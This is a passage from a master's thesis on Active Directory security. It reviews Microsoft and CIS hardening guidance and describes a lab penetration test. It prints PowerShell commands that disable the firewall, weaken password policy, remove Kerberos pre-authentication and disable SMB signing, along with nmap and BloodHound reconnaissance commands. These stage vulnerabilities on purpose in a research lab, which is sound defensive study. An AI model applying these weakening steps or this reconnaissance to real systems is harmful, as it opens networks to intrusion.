Reset Account Lockout After	Not set

Table 2 - The settings of the password policies from Microsoft Security Compliance Toolkit[66].

The password complexity requirements are as follows: At least three numbers, at least two special characters, at least one capital latter, and at least one lowercase letter[67]. In theory, these parameters should prevent the success of brute-force attacks. Additionally, once a computer has been joined to a domain, then it is impossible for anyone but the domain administrator to change the security settings of the pc. This includes items such as the state of the firewall, the registry, the services running, and others. Additionally, unless PowerShell commands are utilized by the Domain Admin, or the registry is edited, then some security settings will become re-enabled upon the next restart of the system.

Of course, the policies listed above simply represent the bare minimum requirements to have a secure system. However, simply implementing these measures will do little to prevent a breach into a system. Additionally, these basic settings make it incredibly difficult to determine if or when a breach has occurred and does not provide enough context to determine what may have happened to cause a breach. That being said, these basic settings make brute-forcing password much more difficult, and executing malicious PowerShell scripts more difficult for those with a lack of experience.

6.5.3 Implementing Least-Privilege Administrative Models

One of the most basic concepts of security is that of access limitation. As stated in the introduction, if everyone had full permissions on a system, it would be chaos to manage and difficult

to successfully ensure that no information was leaked. Therefore, one of the most common pieces of advice when it comes to implementing a security system is to give each user only the minimum amount of permissions they need to use the system daily, and when changing settings or other options, to utilize a user with the least privileges possible to do so[68]. At the most basic level, this makes sense. If local or domain administrator of a system were to click on a phishing link that installed a program which opened the backdoor on a system, then the attacker would have the exact same permissions as the administrator. If the administrator were using an account with less permissions, their system would be marginally better protected than if they were using an account with the most permissions possible. However, it is typically easier to perform tasks on an account with the maximum number of permissions than one with a minimum amount[68]. Therefore, despite the concept of LPAM being well known and reasonably understood, it is still common for many system administrators to have users with an inordinate number of permissions. However, Microsoft details a few precautions which are taken by default to make the system more secure. For example, by default, the local administrator account for each device is always disabled, which protect against pass-the-hash type attacks, and they recommend monitoring these types of accounts in case of changes which could point to evidence of malicious actors[68]. In keeping with this practice, the suggested protections for all types of administrative users are at a minimum:

- Deny access to this computer from the network
- Deny log on as a batch job
- Deny log on as a service
- Deny log on through Remote Desktop Services

These settings can be configured by creating a GPO and adding the relevant administrative user. At a minimum, if an attacker were to compromise an administrative user of a GPO or a domain, it would be exceedingly difficult to access the machine remotely, with the only possible access being local.

However, Microsoft also recommends unique steps for Administrators of the AD in particular. The first difference between an Administrative AD account and a "regular" administrative account is the use of the Built-in administrator accounts in AD. These accounts should only be used in case of emergency scenarios where the recovery is otherwise not possible. This is due to the fact that Administrative AD accounts have permissions which potentially allow them to access entire forests as opposed to single domains. Some of the heightened restrictions include the following: enabling a flag which prevents the administrative account from being accessed outside of its indented forest or domain, requiring a smart card for interactive log on which adds another password to the account in order to utilize it locally, and preventing the administrative account from having permissions in other trees, forests, or domains when it has trust access. It is also recommended to monitor these accounts for setting changes, and limit the users who have daily access to these accounts[68]. Of course, there are many more steps one could take to further secure each kind of administrative account, however, they will be expanded upon when directly relevant.

6.5.4 Securing Domain Controllers Against Attacks

If an attacker were able to control a domain controller, they would be able to prevent or allow access on a system to whoever they wished. To reiterate, Domain Controllers are the linchpin of the AD domain service, and Microsoft reiterates their importance in their security documentation: "Because domain controllers can read from and write to anything in the AD DS database, compromise of a domain controller means that your Active Directory Forest can never be considered trustworthy

again. Irreparable damage can be completed in minutes to hours, not days or weeks."[20] Therefore, it is of utmost importance to ensure the security of the domain controller.

The security suggestions for the domain controller are the most restrictive by far compared to any of the other security measures previously suggested. Not only do all the previous recommendations apply, however, Microsoft also suggests limiting RDP to administrators and other high-level users, patching the domain controller separately from the rest of the infrastructure, denying internet access, blocking all outbound connections, and preventing web browsing on the physical device itself[20]. It is clear that from Microsoft's perspective, that if only some security compliance instructions were followed, the domain controller should be the most prioritized part of the network.

Although these are the recommended precautions to take to secure an active directory server, the likely hood of these precautions being followed in each active directory instance is very small. As Microsoft mentions in their 10 Immutable Laws of Security Administration, "Eternal vigilance is the price of security" and "Not keeping up is falling behind"[69]. Therefore, even if a system has been well secured, if it was set up a while ago, it is likely that some of the security precautions have been overlooked in favor of an easier time managing the system.

6.6 Third-Party Industry Benchmarks

Although Microsoft provides basic precautions for AD, third party security benchmarks have been created within the industry to protect AD and other systems from ever-evolving threats in the cybersecurity landscape. Security benchmarks are "prescriptive configuration recommendations […] which represent the consensus-based effort of cybersecurity experts globally to help protect systems against threats"[70]. Essentially, benchmarks provide a set of concrete and practical security configurations which can be implemented on a system to make it more secure. These benchmarks are typically developed by security experts, making it easy to protect a system against even the most contemporary threats. One of the most well-known companies which create these benchmarks are CIS, or the Center for Internet Security.

CIS is a non-profit organization whose primary task is to develop these security benchmarks for different product lines. First started in 2000, CIS' security benchmarks have been used by governments (specifically the US government), and other large companies in order to improve their cyberdefense. In this thesis, the security benchmarks for Windows Server 2022 will be investigated. These benchmarks allow companies to comply with many different security regulation frameworks, such as NIST Cybersecurity Framework, NIST 800-53, ISO 2700, PCI DSS, and HIPAA[71]. Therefore, not only does utilizing these benchmarks make a system more secure, but it also guarantees compliance to government/third party regulations, an important aspect for any business.

There two levels of security settings when applying the CIS: Level 1 and Level 2. Level 1 benchmarks provide the maximum amount of security with the least interference in day-to-day security operations, while level 2 provides the highest level of security possible which may interfere in normal system functionality[71]. For this thesis, both benchmarks with be utilized for the Domain controller following Microsoft's recommendations for highest level of protections on the domain controller. The benchmarks applied were taken directly from the CIS benchmarks document: and "CIS Microsoft Windows Server 2022 Benchmark"[73]. The specific benchmarks applied, and their effects will be covered later in the thesis.

In addition to the security benchmarks themselves, CIS provides ADMX/ADML templates for each device to utilize. These templates are XML based files which can be used to rapidly apply policies and settings to an end device [74]. These templates were applied to each device in order to ensure the maximum compliance with the security benchmarks.

7 Expected Results

7.1 A thorough analysis of the AD environment's present condition, including any found flaws or vulnerabilities

The first of my expected results is to analyze the out-of-the-box level of security provided with Windows Server 2022's AD without any security updates applied and vulnerable Windows 10 workstations with minimal security updates applied. If the most recent version were to be analyzed, then development of brand-new proof of concepts for unforeseen exploits would be necessary, which is out of scope for this project. However, the out of the box experience would more accurately simulate an AD with out-of-date settings, as mentioned in the state-of-the-art. Additionally, each flaw and vulnerability will be explained and elaborated to provide the reader an understanding of why these exploits exist, and how they could be overlooked by software administrators. Windows workstations were also attached to the servers in order to better demonstrate realistic attack paths by threat actors.

The level of security of the out of the box environment will be determined by the ability to successfully compromise the environment by obtaining access to a relevant administrative user, or by gaining access to a domain controller. As mentioned in the state-of-the-art, if an attacker can compromise the domain controller, then it is then assumed that the entire active directory system has been poisoned in some way. A modified MITRE ATTCK matrix will also be created to demonstrate the overall security of the system.

7.2 A detailed plan with specific actions and processes to be taken for the AD environment's security.

After exploiting the Windows Server 2022 active directory system, a detailed plan to path or fix these vulnerabilities will be created. The countermeasure for each vulnerability will be explained, and a suggested solution will be recommended. It should be noted that in this case, actions which require to disable a service entirely will not be suggested, as while reasonable, these suggestions often conflict with the reality of network administration. This plan will be developed based on SANS guidelines and CIS recommended benchmarks in mind.

7.3 Implementing the suggested security measures and regularly evaluating them to make sure they work

As mentioned above, the suggested countermeasures against the vulnerabilities will be explained, and a step-by-step guide to apply these countermeasures will be shown. The measures themselves will then be evaluated on the level of their effectiveness against two scripts of common attacks. One script will run within the domain, and the other script will run external to the domain.

7.4 An assessment of the AD environment's overall security and suggestions for further enhancements.

The last expected result is to be able to successfully assess the AD environment's overall security after the results have already been applied. This means reattempting exploits to see if they still work after the patches, or if alternative types of attacks work as well. This information will then clearly lend itself to new suggestions or future avenues of research to consider. The number of successfully vulnerabilities and their scores which still exist after the security policies have been put in place, will be compared with the value which was generated for the "out-of-the-box" installation. Also, the modified MITRE ATTCK matrices will be compared to effectively demonstrate the results.

8 Methodology

The methodology for the master's thesis "Analysis and Mitigation of Security Vulnerabilities in Microsoft's Active Directory" are as follows:

- Examining and researching the most recent industry standards and best practices for safeguarding AD environments.
- Examining the domain controllers, group policies, and user accounts that make up the present AD architecture.
- Utilizing both manual assessment and automated techniques to identify vulnerabilities and flaws.
- The creation and execution of a strategy for protecting the AD environment, utilizing GPOs, security templates, and security principals.
- Through routine testing and monitoring, the effectiveness of the security measures applied is assessed.

8.1 Industry Standards and Best Practices and Examining the AD Architecture.

Firstly, the most recent industry standards and best practices were researched, the results of which are demonstrated in the State-of-The-Art section with the discussion on current standards for Microsoft AD security. These suggestions were drawn from many different sources, however, one of the most important ones was Microsoft Learn, Microsoft's documentation service. This is for two main reasons. Firstly, Active Directory is a product sold by Microsoft, a well-known security company. Therefore, their suggestions on the appropriate security configuration for the AD system hold more credibility than that of other resources. Secondly, it is likely that this is one of the first places a new Active Directory owner would search when attempting to configure their own system. Consequently, it can reasonably conclude that many AD systems in the wild will follow at least some of the practices suggested by Microsoft's Documentation.

After reviewing Microsoft's suggestions, more research was done by searching for other security benchmarks which were used within the industry. As mentioned in the State-of-the-Art section, CIS benchmarks were reviewed and eventually applied to the AD environment in order to make it more secure. Not only is CIS globally recognized, but it also provides compliance to many regulatory standards. Therefore, in a real-life scenario applying CIS benchmarks not only protects the system, but makes a security administrator's job much easier.

Online courses and seminars which covered AD environment hardening were also investigated. One talk which was heavily referenced were "Windows Server Security Masterclass: Harden your servers efficiently" from SANS, a resource for open-source courses on cybersecurity[75]. SANS was chosen as a resource because like CIS, SANS is a globally recognized resource for security training and certification[76].

The primary security vulnerabilities that were investigated were those that exclusively existed on the Windows Server 2022 environment. This was primarily to highlight the extra precautions which must be taken when managing an AD system as opposed to a regular Windows 10 operating system. For example, as Windows 10 operating systems do not have the Kerberos functionality, it is not vulnerable to Ticket attacks, or Kerberoasting. However, because Windows Server 2022 is so new,

there have been very few noteworthy vulnerabilities which have impacted the system. In addition, these vulnerabilities are difficult to investigate due to the specific scenarios they are found in. For example, although Windows Server 2022 is technically vulnerable to the Follina vulnerability, it is only possible to exploit on systems which have Microsoft Office installed. Although this is extremely common, it is not technically a vulnerability within Windows Server 2022, and therefore would not be relevant to investigate for a pure Windows Server 2022 vulnerability[77]. Therefore the vulnerabilities chosen were as follows: On the DC itself, vulnerabilities like DCSync, Kerberoasting, AES-Rep roasting, and ticket attacks, were investigated, while on the vulnerable workstations added, vulnerabilities like SeriousSAM, PrintNightmare, SMBleedingGhost were investigated. That way, not only were AD specific vulnerabilities covered, but specific CVEs which have had a notable impact on the cybersecurity landscape were also demonstrated.

Unfortunately, it was difficult to find seminars specifically covering AD. This is likely due to the COVID-19 Pandemic limiting in-person conferences. However, online classes like the SANS course still provided valuable insight into the steps which could be taken to secure the AD on the Windows 2022 server. Having the perspective of security professionals ensured that the solutions developed were not only realistic, but all-encompassing. If only the White-Hat perspective had been considered, then it is possible that essential tools such as BloodHound would have been ignored, and key relationships or attack vectors could have been left exposed to attack. If only the Black-hat perspective were considered, then it is possible that the overall security solution could have been too granular.

After learning about the best practices for securing an AD system, the next step was to revise the architecture. A similar methodology was utilized for researching the architecture for the active directory system. Once again, the first resource utilized was the official documentation on Microsoft Learn for the Active Directory system due to the fact that the architecture was researched after the initial elements which make up the AD system, it was much easier to understand each of the different elements. The system architecture is also clearly defined in Microsoft's documentation and provides much flexibility to system administrators in how they configure their systems. This is a key step because it not only is imperative towards understanding AD, but it also illuminates which resources on the system are the most important to protect, and what should be prioritized in terms of security.

However, one key difference between researching the architecture and the best practices of security was the scope of the project. When researching the best practices for security, the recommendations which were quite broad. Aside from steps taken to secure against specific vulnerabilities, many of the recommendations for security can be widely applied, are generally broad. However, understanding the architecture for the AD system is much more challenging, as each System Administrator can configure it depending on the specific needs of the company.

The results of this research can be seen in the 'State of the Art' section.

8.2 Techniques to Identify and Exploit Vulnerabilities

After understanding how to best protect the AD environment, and then understanding its architecture, the next step was to identify vulnerabilities and flaws within the default AD system. However, to do this, first a Windows Server 2022 AD DC with a set of users with vulnerable usernames and passwords had to be created. To do this, John Hammond's Active Directory series was followed[78]. Hammond is a Security Professional from Huntress Lab and set up a series which details how to create a basic AD environment which can be utilized for penetration testing, which fits the criteria of this thesis. Following this, the steps in Lockheed Martin's Cyber Kill Chain were utilized to

develop a penetration testing methodology which could be utilized to identify and exploit vulnerabilities based on the paper “Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains” [79]. Following this, a script was created to automate the attack process, and a MITRE ATT&CK Matrix was created to provide an overview of the system flaws. The details of the AD DC configuration, and the methodology for performing the Penetration Testing on the Active Directory Environment are explained in the following sections.

8.2.1 The Initial Attack State

Before discussing the potential vulnerabilities, which can be found on the Windows Server 2022, it is first important to discuss its initial state. This is important not only to define the scope of the project, but to provide context to the reader.

The device used to host the Active Directory system is Windows Server 2022 Essentials specifically OS 10.0.20348 version 20348. Although it is important to understand how attackers can gain an initial foothold into the system, in this context, it is more important to understand the types of attacks malicious actors can perform after an initial compromise. Initial access into a system can be gained in more than one way, and it is often done through attacks outside the AD system, such as through phishing or through gaining access to a vulnerable server. Therefore, in order to audit the security of the AD system itself, the attacker will start within the system, with the credentials of a non-privileged local user.

Although it seems somewhat counterintuitive, the Windows Server 2022 protections will weaken somewhat before penetration testing. However, there is a logical reason for this: In the real-world, a company is unlikely to have a perfectly configured AD system. This is especially true if the system administrator does not continually maintain vigilance against external threats. Additionally, an attacker can simply encode PowerShell commands which severely limit the effectiveness of the in-built security measures. Therefore, some items such as the Windows Firewall and Microsoft’s Real-Time Protection were disabled.

8.2.1.1 Disabling the Windows Firewall, Turning off Real-Time Protection, Weakening Password Requirements

The first and most obvious step is to disable the default firewall and the Real-Time Protection from within the Windows Server 2022 system. This is one of the first steps an attacker may take on a compromised system, and in this case, allows the researcher to explore multiple attack vectors and accurately assess their impact. On the Domian Controller, the following PowerShell command was run:

```
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled
                        False
```

The command Set-NetFirewallProfile “Configures settings that apply to the per-profile configurations of the Windows Firewall with Advanced Security.” In this case, by specifying the domain, pubic, and private parameters, all the firewalls are disabled[80].

Due to unforeseen issues with RPC replication, the Windows Realtime Defender was manually disabled across the entire domain – in this case, simply the vulnerable workstations, and the domain controller. Theoretically, it is possible to utilize PowerShell commands to disable Windows Defender,

and utilize a Group Policy Object to apply this option across the entire domain, however, this was not done due to the aforementioned issues with RPC replication[81].

Another necessary step for exploitation purposes was weakening the system's password requirements. By default, passwords for users on a domain which uses windows server 2022 as its Domain Controller must be at least 8 characters long, and have three uppercase letters, lowercase letters, numbers, and special characters. These requirements prevent brute-force attacks against the machine, but to explore the maximum attack vectors possible against an AD system, these requirements will be weakened[82]. To do this, a function from John Hammond's Active Directory series was used, which can be seen below:

```
function WeakenPasswordPolicy(){
    secedit /export /cfg C:\Windows\Tasks\secpol.cfg
    (Get-Content C:\Windows\Tasks\secpol.cfg).replace("PasswordComplexity = 1", "PasswordComplexity = 0").replace("MinimumPasswordLength = 7", "MinimumPasswordLength = 1")
    secedit /configure /db c:\windows\security\local.sdb /cfg C:\Windows\Tasks\secpol.cfg /areas SECURITYPOLICY
    rm -force C:\Windows\Tasks\secpol.cfg -confirm:$false
}
```

Figure 14 - A screenshot of the code utilized to weaken the password policy on Windows Server 2022[78]

After all the changes have been added to the AD DC, then the PowerShell command[83]:

```
gpupdate /force
```

Must be run, as this ensures that all members of the domain will receive the new security measures.

8.2.1.2 Initial AD architecture

Before attempting to perform penetration testing on the system, it is important that the reader has a general overview of the Active Directory Topology. This topology was randomly generated based on the PowerShell scripts created by John Hammond in his Active Directory Series[78]. In this AD system, there are 43 local users, 57 groups, and 17 accounts which have some type of administrative access. The credentials for all users were randomly generated from a predetermined list of first names, last names, and easily brute forceable passwords. The domain topology can be more clearly seen in the figure below:




Figure 15 - The domain topology of the scenario implemented with Active Directory.

Workstation Name	Workstation IP Address
DC	192.168.210.128
ThreeCheers	192.168.210.129
Kali Linux	192.168.210.130
DangerDays	192.168.210.131

Table 3 - A list of the names and associated IP addresses to all of the significant items in the tfm.Parade scenario

As shown in the image above the domain topology works as follows: Firstly, the Windows Server 2022 acts as the DNS server for both vulnerable windows machines joined to the domain. The Windows Server is the root of the tree for the tfm.Parade domain, and is the domain controller. In this scenario, there is only a single domain (tfm.Parade) which constitutes a single tree. Additionally, there are two workstations joined to the domain: ThreeCheers and DangerDays. One machine of note however is the Kali Linux machine. This machine exists on the same network as the other devices, however, it is not directly joined with the domain.

Although most of the credentials for the users were randomly generated, there were four whose credentials were not: hdrive, ppoison, pwolfe, and Administrator. These three users were created to ensure that there were some methods of privilege escalation available to the attacker, and to ensure that the attacker had consistent credentials to perform different attacks with.

8.2.1.3 Staging vulnerabilities

After determining the general architecture of the system, the next step was to determine how to showcase the different vulnerabilities which were explored in the state-of-the-art section. Although it would be possible to go through all of the settings and configure each of them manually, instead, a modified version of WazeHell's "Vulnerable AD" Script was used[84]. This Powershell script configures the settings of the DC so that the following types of attacks are possible: "ACL/ACE abuse, Kerberoasting, AS-REP roasting, Abuse DnsAdmins, Password in Object Description, DCSync, Silver Ticket, Golden Ticket, Pass-the-Hash, Pass-the-Ticket, and SMB Signing Disabled."[84] These types of

attacks have already been discussed in the State-of-the-art section; however, their detailed configurations are below:

The first function which was executed was 'Bad-ACLs' which stands for Bad Access Control Lists. The purpose of this function is to simulate privilege misconfiguration in an AD environment. When passed three different sets of groups, one with high-level privileges, medium-level privileges, and low-level privileges, the low-level group will have access to the resources of those in the medium group, and the medium group will also have access to the resources of those in the high-privileges group. Additionally, a set of random users is given rights to a group they are not in. Not only does this provide an attack vector for the penetration testing, but it mimics the behavior of an AD system where users have changed roles, but their privileges have not.

The next function is VulnAD-Kerberoasting, which receives a list of SPNs and service accounts. This function sets the passwords of the service accounts to something which can easily be cracked, and associates each of them to a SPN. The VulnAD-ASREPRoasting simply gets a list of the users, and changes one of their passwords to something very weak. Additionally, the command:

```
Set-ADAccountControl -Identity $randomuser -DoesNotRequirePreAuth 1
```

Is used to remove Kerberos Pre-Authentication on their account. Since Kerberoasting and AS-REP roasting are not vulnerabilities within the Kerberos service, but rather an issue with password security it is included in this section.

VulnAD-PWInObjectDescription is another function which configures a new, easy to guess password for one of the domain users, and then puts that password in the description of the object.

The function VulnAD-DCSync makes the AD more vulnerable to DCSYNC attacks by giving random users the permissions to Replicating Directory Changes, Replicating Directory Changes ALL, and Replicating Directory Changes In Filtered Set. As explained in the state-of-the-art section, these allow users to impersonate other unknown DCs on the system.

The last function run was VulnAD-DisableSMBSigning, which runs the PowerShell command:

```
Set-SmbClientConfiguration -RequireSecuritySignature 0
      -EnableSecuritySignature 0 -Confirm -Force
```

Which simply disables SMB Signing. Of course, this is not a comprehensive list of the vulnerabilities which may exist on the system, but rather, an overview of which settings were specifically changed to be vulnerable.

8.2.2 Vulnerability Identification and Exploitation based on the Cybersecurity Kill Chain

After the basic system protections were disabled, the next step was to determine the vulnerabilities of the Windows Server. In order to uncover different types of vulnerabilities, penetration testing was performed on the active directory environment. Not only does this simulate a real-life attack, but it also provides a perspective which may otherwise have not been considered by the security administrator. To perform the penetration testing, certain steps of Lockheed Martin's Cybersecurity Kill Chain were followed.




Figure 16 - Lockheed Martin's Cyber Kill Chain represented as a diagram.[85]

The Cyber Kill Chain was developed by defense contractor Lockheed Martin to define different attack phases and link individual incidents to specific APTs, and it is a tool which is now widely used in the cybersecurity industry to not only analyze the actions of certain attackers, but to also to determine points of failure within a given network or domain[79]. As mentioned previously, this master's thesis pre-supposes that the attacker gained the credentials of a non-privileged user through either a phishing campaign, or another form of social engineering. However, all phases of the attack will be covered to provide the most comprehensible overview of a potential attack against an AD system. After each step of the kill chain has been reviewed, a MITRE ATT&CK Matrix is presented, demonstrating the different stages of the attack.

Once an attacker is able to maintain persistency on a device, they have effectively compromised the system, and there few limitations on the actions that they can perform[79]. The purpose of this thesis is to explore the different vulnerabilities which exist by default on the Windows Server 2022 system, and how attackers may exploit them to achieve their objectives. However, exploration of techniques an attacker may utilize past the point of installation would delve into the realm of speculation. Therefore, specific analysis for techniques of command and control and actions on objectives will not be explored in this thesis.

8.2.2.1 Reconnaissance

Once an attacker has some credentials, and direct access to the compromised system, initial system reconnaissance can be performed. Although the system has been accessed, it is important to understand the network topology and enumerate different attack vectors. This is the purpose of the Reconnaissance step in the Cyber Kill Chain.

To provide the broadest overview of the system, many tools are utilized in the reconnaissance phase. In this thesis, there are three key tools, ADRecon, Nmap, and BloodHound. The first tool utilized was ADRecon. Once an attacker has access to a network, they can use this tool to generate a report which provides an overview of the AD environment[86]. A series of PowerShell commands are utilized to collect information from the AD environment. These commands list the different groups, user permissions, services, and administrators which exist within the environment. When the script runs, several CSV files are generated which contain the enumerated information about the host. These CSV files are then converted to an excel, which provides a report on the system, as seen below:




Figure 17 - An example of the output generated by the ADRecon tool. This image in particular is of the 'user stats' page and shows the level of compliance some user accounts have with Microsoft's default security recommendations. The vulnerable AD environment was scanned, and the enumeration results can be seen above.

The different information ADRecon provides is as follows: User Stats, Computer Stats, Privileged Group Stats, Operating System Stats, Computer Role Stats, Users, Group Members, Groups, User SPNs, OUs, Computers and Computer SPNs. Each of these categories provides a wealth information to an attacker and is especially notable as ADRecon can generate this information on any device, as long as the IP address of the Domain Controller is known. The attacker does not need to know any user credentials, or even be a member of the domain to succeed at this attack. ADRecon can provide a broad overview of the attack surface and allows attackers to start to understand what routes exist within the system. PowerSploit is also another well-known framework which can be used to generate the same type of information; however, it is no longer being maintained.

Once all aspects of the network have been successfully enumerated, the next step is to attempt to identify sources of attack. One way this can be done is by using Nmap. The Network Mapper (Nmap) is an open-source tool which is used to scan networks. It can return information such as number of hosts on a network, which services are being utilized on each host, and what type of firewall each host or the network uses. It should be noted that the legality of Nmap has been frequently called into question, however, not only is it being used for educational purposes in this thesis, but it is also on a device which the researchers has permissions for[87]. Nmap is important because operating systems and the services which they host can have vulnerabilities which can allow unintended access. By gaining insight into the types of vulnerabilities which exist on an operating system or a service, an attack vector can quickly make itself apparent. Nmap also has a high level of customization, so an attacker can change their technique based on the requirements or security of

the vulnerable system. To perform an initial enumeration of the different services which exist on the host, the following Kali Linux command was utilized:

```
nmap -A 192.168.210.0/24
```

Although more complex scans can easily be performed with nmap, initially, it is a good idea to get an overview of the types of services running on the system. This is the purpose of the –A flag. According to Nmap's documentation, the –A flag "enable[s] OS detection, version detection, script scanning, and traceroute." However, this does not mean that it is accurate 100 percent of the time[87].

Another program which can be used in parallel with Nmap is BloodHound. BloodHound is an open-source tool which creates a graph of the different relationships between users and other Objects which can be found within the AD system[88]. It is used to enumerate paths for LPE and DPE. Using BloodHound can be separated into two different steps: information gathering and analysis.

Firstly, to gather information about the AD environment, the following command can be run on any device which is within the AD domain, and user credentials are known:

```
Bloodhound-python –u <username> -p <password> -ns <name server of
                the domain> –d <domain> –c All
```

This command generates a series of files which can be uploaded to the BloodHound GUI, which looks as follows:




Figure 18 - The initial diagram shown after uploading files to Bloodhound. Note that the item on the far right is the Administrator Account for the Domain Controller

Each of these individual nodes represents an item of interest within the AD system. For example, the item on the far-right hand side is the "Administrator" user for the tfm.Parade domain. This node is directly linked to the "Domain Admins", "Enterprise Admins", and "Local Administrators" groups. Right-clicking on these nodes provides more options for the node. For example, if the user right clicks on one of the nodes, they can change the categorization of the item. An example can be seen below:

